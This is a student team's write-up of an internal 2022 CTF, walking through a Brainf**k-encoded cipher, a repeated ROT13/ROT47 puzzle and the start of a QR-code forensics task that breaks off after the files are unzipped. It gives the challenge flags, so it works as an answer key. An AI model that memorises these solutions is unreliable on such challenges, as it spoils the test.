BAT x APU WEEK
Internal CTF Challenge 2022
Write-Up
By

Wesley "JesusCries" Wong Kee Han
Lim "pikaroot" Wei Xun
Ong "redeeF" Fo Seng

It is what it is

Table of Contents

#1 My brain can't handle this

Category: Cryptography

Creator: N/A

Points: 100

Description: My brain can't handle this, can you?


Files Given: gibberish.txt

Initial Analysis


Opening the downloaded file, we received a complex cipher to decode.

```
8+3sLvWcsa+tTbcpa52++G1fp0cN7[+3vMk46Dv9+c+83R2CjGcn+>56bTsPcAqMbC--02CbgWHfca5-<8JdAeQIc]>wCnbWAnttsf16-.ESbhdaw
kuB541vh3VC-3386dcO.1H5C2c6c2nmcDF>
oCwAsdeNCdaOPc-[WamFhs5B38g-w75-8vwPc->e93GvB+<3CadOPcw]>7Gcd4GlM-.6dK4IQs>-5GcShj[
4wGHvDa23cNgC---8AscJr4C21--lL3CaA>9+7<
NcAsdN]>Mp2CsKclo-.61C2vgaDb.-itCweTaNc[--tTaSCjUY--5Scb1w03->McE2IpDca+W+Dh<
67]>oaChMct+7.AsLpa6NBcy-9-0-0-hcxW.aD19-[0pLCaWf-6NmcFvK-333Kc1dYD-9HdWplD>++DvAw++2DkC<
LLiecn]>wCut3cemNc.-1OcAwbwamj-a-8iCasnE[3Swplcjawhg->jITHjvgi98aw2FJSAWDKJ+3+vvnjaw5+JNks+whrgsw+WADhsjy<]JBfykj
saawdyhgnfgb>.4frgs2dsfgEWGuk+waf+piug+AWDdf+512+asdGESg+%#vHJRE.3-fEa[-SAEG>++DHT12CAasdh5asf++Avcag3+GEs+12VGE<
9CAW]>+8g3314v.iCPldfLc--pTTwcU--Ycaw-TT.[-74HHfrf7>+awbRr+<RFdjQQsfP]>-CCw24HauruU.-WAh8721TREfaw66--ffD---9h.ca
45haWeUcTpLc4FC62>FGc2kj-[dWyUkjcaW-3T-99oCw0gfHpCWf---wW7>9d+c8M<TUc]rK>.75VC[w-kFwyr46FaDheJfg4H0>+78VekjSk+<3c
HR]>-.$2-54BeavJ^5V--WA4$6-c12kjNT&%-V315%&^$%cWA13-#$-1VC32!%@^b543--V43244--H%$.[YUc32^-F#-C-#>*f32@#%vc+rth%YF
++34@%+<]GHwafTY^>++GJWYRV^!f3b432df.--()h42vF#TYdsf3[-CJRcvgW>#^+FRpffc#@%^@^&*veeaw@fhjSJed++G$++<]>+.nequ
E>-po$Frro-[-fuGit1->iure2175634+5+091+vc33<]t3>mnaw%#vc.=
```

Paste the complex cipher on several online cipher identifier (Dcode.fr) to perform initial analysis. ASCII 85 Encoding appears to be the highest possibility cipher.




However, upon verifying, ASCII 85 Encoding results in no output which shows that it is unlikely to be the cipher used here.




Other online cipher identifier such as Boxentriq also returns invalid result as shown below:

Looking back at the title of the question, the word “brain” stands out as a hint. After researching, we discovered that the gibberish is encrypted with the Brainf**k Language.



Filtering Invalid Gibberish

At a glance, the given cipher does not match the criteria of a brainf**k language. Valid characters of Brainf**k language only includes “+”, “-“, “<”, “>”, “[“, “]”, “.”. Using the replace function in sublime text, we can replace all the printable characters with “” (nothing) that is not defined in the Brainf**k Language.




The resulting cipher should be something as shown below:

```
++++[++++>---<]>-.-.>-[--->+<]>-.>-[-----<+<]>-.,-[-----<++<]>+.----x.-[--->++++<]>.---[->++++<]>.++++++.-[->+++
+++<]>+.------.[->++<]>-.------.>-[-----<+<]>.[->++<]>-.------------.[--->++++<]>++.--[->++++<]>+.>--[-->+++<]>.
```

Solution

Paste the modified cipher on the corresponding decoder and the flag is revealed to us.



Flag: BAT22{wHY_50_Y3eZzY}

#2 Dead

Category: Cryptography


Creator: Shiau Huei

Points: 100


Description: "Yeah... Imma just leave you to rot on your own.. ON:??*eoD_kA_}$A11@aC@Bhc@e@m1_e1C$D_DEFCBA1p"

Files Given: N/A


Initial Analysis



As good practice, repeat the same cipher analysis by using Dcode and Boxentriq as documented in Challenge #1.




However, both cipher identifiers return invalid results during cipher analysis.



Solution

Looking back at the description of the question, it hints about "ROT on their own". Hence, ROT 13 and ROT 47 are the possible methods for decrypting the ciphertext. At the beginning, it returns uncommon results while using ROT 13 and ROT 47. By adding more and more ROT methods and a little super guesser luck, the flag format was revealed at the frontend. After analyzing further, the flag can be obtained by using ROT 13 and ROT 47 up to a minimum of 4 times with the sequence of ROT 47 → ROT 13 → ROT 47 → ROT 13.



Flag: BAT22{r07_x4_ch4113n63_5up3r_3z1_r16h7_7896541}

#3 Quick Response

Category: Digital Forensics

Creator: Mohin Paramasivam

Points: 200

Description: There is something weird about this QR Code, Are they all related ? HELP ME!

Files Given: QRCODE.zip

Initial Analysis


Unzipping the downloaded file reveals multiple PNG files.

```
┌──(kali㉿br0te)-[~/Desktop]
└─$ unzip qr.zip
Archive:  qr.zip
   creating: QRCODE/
  inflating: QRCODE/404.png
  inflating: QRCODE/time.png
  inflating: QRCODE/bg.png
  inflating: QRCODE/444.png
  inflating: QRCODE/frf.png
  inflating: QRCODE/181.png
  inflating: QRCODE/klop.png
  inflating: QRCODE/linux.png
  inflating: QRCODE/flag.png
  inflating: QRCODE/we.png
  inflating: QRCODE/cpt.png
  inflating: QRCODE/see.png
  inflating: QRCODE/tgt.png
  inflating: QRCODE/encrypt.png
  inflating: QRCODE/man.png
  inflating: QRCODE/jgu.png
  inflating: QRCODE/ioi.png
  inflating: QRCODE/lol.png
  inflating: QRCODE/zxc.png
  inflating: QRCODE/lulz.png
  inflating: QRCODE/dd.png
  inflating: QRCODE/anon.png
  inflating: QRCODE/123.png
  inflating: QRCODE/bts.png
```

Opening the files using EOG image reader.


```
┌──(kali㉿br0te)-[~/Desktop]
└─$ cd QRCODE

┌──(kali㉿br0te)-[~/Desktop/QRCODE]
└─$ ls
123.png  404.png  anon.png  bts.png  dd.png       flag.png  ioi.png  klop.png   lol.png   man.png  tgt.png   we.png
181.png  444.png  bg.png    cpt.png  encrypt.png  frf.png   jgu.png  linux.png  lulz.png  see.png  time.png  zxc.png

┌──(kali㉿br0te)-[~/Desktop/QRCODE]
└─$ eog *
```

The figures below indicate some samples of the PNG files.

